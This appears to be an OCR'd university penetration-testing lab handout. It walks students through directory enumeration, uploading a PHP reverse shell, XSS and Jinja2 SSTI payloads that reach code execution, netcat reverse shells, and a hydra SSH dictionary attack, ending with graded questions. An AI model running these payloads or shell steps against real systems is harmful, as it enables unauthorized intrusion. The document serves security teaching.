
A majority of the applications being designed and used today are web-based. This means the data we interact with is delivered (or stored) using a website or a mobile app. That being said, having a vulnerability in a website might allow an attacker to obtain sensitive information or, in the worst cases, even compromise the entire web server. Let's look at a few examples at how websites can be easily misconfigured.

In Lab02, we ran scans enumerating the ports on the machines in our network. Let's look at one of them. (`cat /root/nmap_scans/service_scan.nmap`) By now, you should be able to associate that anything running on port 80 is likely a web server, as we learned in 2300.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-12 05:37 CST
Nmap scan report for 79.61.216.121
Host is up (0.000036s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:02:31:15:E2:20 (Ingersoll-Rand)
```

1. Open up your browser and navigate to http://x.x.x.121.

If done correctly, you should see the default Apache2 page. This confirms that there is an Apache2 webserver running on `X.X.X.121`, but this page doesn't show anything more than that. More than likely, there's a login page or directory somewhere on the website. Generally, it's a good idea to do a directory enumeration when you encounter a website.




2. Begin by running "gobuster" to look for common files and directories. Gobuster is a web content scanner that looks for existing (and/or hidden) web objects. It launches a dictionary based attack against a web server and analyzes the responses.
   `gobuster dir -u http://x.x.x.121 --wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php`


```
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://79.61.216.121
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2023/01/15 08:38:05 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://79.61.216.121/uploads/]
/upload.php           (Status: 200) [Size: 531]
/css                  (Status: 301) [Size: 312] [--> http://79.61.216.121/css/]
/logs                 (Status: 301) [Size: 313] [--> http://79.61.216.121/logs/]
/.php                 (Status: 403) [Size: 278]
```

As we can see in the output of the scan, there's a file at http://x.x.x.121/upload.php. PHP is a very popular way for websites to interact directly with the server it's running on.
PHP is a server-side language. On the contrary, something like Javascript is executed on the client-side, so we call that a client-side language/programming.


3. Open a web browser and go to http://X.X.X.121/uploads/. Navigating to this directory brings up a picture repository of cute animals.



4. Now let's investigate `upload.php` from the directory enumeration. Navigate to http://X.X.X.121/upload.php to be directed to the server's file upload page.



5. Luckily for attackers, PHP can be used to execute commands on the web server if the website is not properly secured (Which happens more often than one might think…). Remember from 2300 that unsanitized user input can enable attackers to execute code. For a file upload page, files are just another type of user input.
Download a PHP reverse shell from Github onto your Kali machine. You can either clone the repo or manually copy/paste the contents into a new file. We'll only need the file below from the repo. https://github.com/pentestmonkey/php-reverse-shell



6. Once you've downloaded `php-reverse-shell.php`, you need to edit two values near the top of the script:
   1) The IP - the IP address of your Kali machine
   2) The port - whatever port you want the victim to connect to you on. In this lab, set the port to 9000.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '79.61.216.2';  // CHANGED THIS :)
$port = 9000;         // CHANGED THIS :)
$chunk_size = 1400;
```

7. After saving the changes, open a new shell.


8. Start a `netcat` listener on your machine to wait for an incoming connection on port 9000. Scroll up in the lab if you forgot the command.


9. Go back to http://x.x.x.121/upload.php and upload your PHP reverse shell. You should see a "Success" message once the file is uploaded.



10. Go to http://x.x.x.121/uploads/ and click on your uploaded reverse shell to initiate it. When the webpage tries to load this file, it will actually execute the PHP instead of displaying it. *(Note: The webpage will hang while it executes the reverse shell. This behavior is completely normal.)*

As you **look back at your** `netcat` **listener**, you should see that you've received an incoming connection from `X.X.X.121`. More specifically, you now have direct access to a command line on your target as the `www-data` user. This can be seen as the PHP reverse shell runs a few commands for you before you obtain the interactive shell.





Stabilizing your shell

By typing into this shell, you'll quickly realize it has very limited functionality. You're used to using shells with a lot of features that we often take for granted. For instance, you can't use the up-arrow key to get your previous commands. Also, tab completion doesn't work.


Worst of all, Ctrl+C will kill the shell entirely. It's not fun accidentally killing your shell when you were really just trying to stop the command you had run. (First hand experience talking here.)

Interactive text editors like `nano` and `vim` also won't work. The shell is too stripped-down and basic.

Thankfully, there are ways to bring back functionality into your reverse shells. This process is sometimes referred to as "stabilizing" or "upgrading" a shell. Every time you obtain a reverse shell, you should always stabilize it. If you accidentally close out of your session, you will need to start another `netcat` listener and re-run your reverse shell on the target.

11. To stabilize your shell, perform the following, then hit enter once or twice. You'll then be given with a fully interactive shell.
    ```
    $ script /dev/null
    $ bash
    $ export TERM=xterm
    ```
    [Ctrl+Z]
    ```
    # stty raw -echo;fg
    ```
    [Enter]


You should now have the ability to do tab completion and use all the arrow keys to your heart's desire. It is always a good practice to "stabilize" or "upgrade" your initial shell to one that is fully interactive.



12. **Take a screenshot of this command's output after you've obtained your interactive shell on `X.X.X.121`:**
    `echo "[netid]" && id && ip a`

From a simple web vulnerability, we have obtained an interactive shell that allows us to run commands on the target. While our permissions as www-data are limited, next week we will try to escalate our privileges and become root. *Keep this terminal open, you will need an interactive shell to* `X.X.X.121` *for next week's lab.*

Use Alt + Shift + S to rename the shell to keep track of it.
Rename it: `Session to x.x.x.121`.



Web Vulnerabilities 2


- Unknown Ports
- Cross-Site Scripting (XSS)
- Server Side Template Injection (SSTI)
- Remote Code Execution (RCE)

Refer back to your scans from Lab02 where you found the machine `X.X.X.122`.

```
Nmap scan report for 79.61.216.122
Host is up (0.000087s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8089/tcp open  unknown
```


We can see that port 22 and 8089 are open, and that port 22 is running OpenSSH. What about port 8089? Since it isn't a well-known port, it could be anything. When you encounter an unknown port, it's a good idea to try interacting with it via HTTP, HTTPS, SSH, telnet, netcat, etc. For now, let's try to navigate to this address in the browser and see what we can find.

1. Go to http://x.x.x.122:8089. You should be prompted with a website similar to the one below. Initially, we can see that we have a Login form, and that this website is running Flask. If you're not familiar, Flask is a python web framework (Similar to Django, but only much easier to work with and develop).



Pentesters keep notes on the systems they're testing. It's a smart idea to write down anytime we find a login page, user input, usernames, software versions, etc and put it into a note-taking tool like Obsidian or OneNote and come back to it later. It can be easy to get lost in a large network, and notes will help remind you of the attack surface.

2. Since the website is prompting for a username, let's try the username "admin".



As we can see, the website is currently "under maintenance". We could also observe that the user input is being displayed back onto the website. You may remember from 2300 that when user input is displayed on the website, there is a chance for cross-site scripting (XSS).

3. Execute an XSS script by passing `<script>alert(1);</script>` into the username field. Take a look at the output.


This is evidence that this website is vulnerable to XSS. However, XSS itself rarely allows an attacker to execute code on the server-side, and that's what we're trying to achieve. Let's try and take this a step further.

4. Enter `{{ 7 * 7 }}` in the username field. Take a look at the output.

If you see a value "49", you have identified server-side template injection (SSTI). Server-side templates are used to dynamically generate HTML instead of traditionally static ones. However, when user input is not sanitized and handled properly, SSTI can occur.
SSTI is generally a fairly serious vulnerability; it usually allows an attacker to execute code remotely on the server, as we did earlier in this lab with remote code execution. SSTI comes in many different forms and flavors, and the way we can execute code will vary greatly depending

on what type of software we are using. By default, Python runs Jinja2. Jinja2 is a popular templating engine that allows you to embed dynamic content into static files (like HTML, XML, or other text-based formats). It separates the logic (code) from presentation (HTML or other templates), making it easier to manage and update.

5. Open this link on your Kali machine. You can also navigate there by Googling "PayloadsAllTheThings SSTI" and clicking the first link (usually).




6. Navigate on the left frame down to "*Python.md. In the right frame go to Jinja2*" → "*Jinja2 - Remote Code Execution*" → "*Exploit the SSTI by calling os.popen().read()*" on the website. You should see something like this:

Exploit the SSTI by calling os.popen().read()

These payloads are context-free, and do not require anything, except being in a jinja2 Template object:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```

7. Copy the first line and paste it into the "username" form on the web page.



Now that we've verified we can execute commands on the system, we will now initiate a reverse shell by making the web server connect back to your Kali machine.

8. Start a `netcat` listener on port 9000. Be mindful that each time you create a new reverse shell, you will have to change the port number to avoid conflicts on the same port!

9. Return to revshells.com.

Because this machine is likely a Linux computer, we should try to execute shells with `bash` or `netcat`. It's important to note: some shells will work and others won't. It depends on the software running on the target. Generally speaking, `nc mkfifo`, `bash -i`, and `nc -e`, are reliable shells. Python can also be a good way to obtain a shell, especially since we know this machine is running a python web server.

10. From step 6, your copied reverse shell command goes into the "id" field.

11. Once you've obtained your reverse shell, stabilize it:
    ```
    $ script /dev/null
    $ bash
    $ export TERM=xterm
    ```
    [Ctrl+Z]
    ```
    # stty raw -echo;fg
    ```
    [Enter]

12. **Take a screenshot of this command's output after you've obtained your interactive shell on `X.X.X.122`:**
    (*Keep this shell open for next week's lab. Rename the shell if it helps.***)**
    `echo "[netid]" && id && ip a`

Lab Template

1. **Describe what you did to `rockyou.txt.gz` that changed it to `rockyou.txt`. If you ran a command, include the command and briefly explain why it worked.**
   (5 points)

2. **Perform a dictionary password attack with this command. Take a screenshot once you've found the password.**
   ```
   hydra -l santana -P /usr/share/wordlists/rockyou.txt
   ssh://x.x.x.123 -V
   ```
   (10 points)

3. **Using SSH from your Kali VM, log into the user `santana` using the password you just found. Take a screenshot.**
   (10 points)

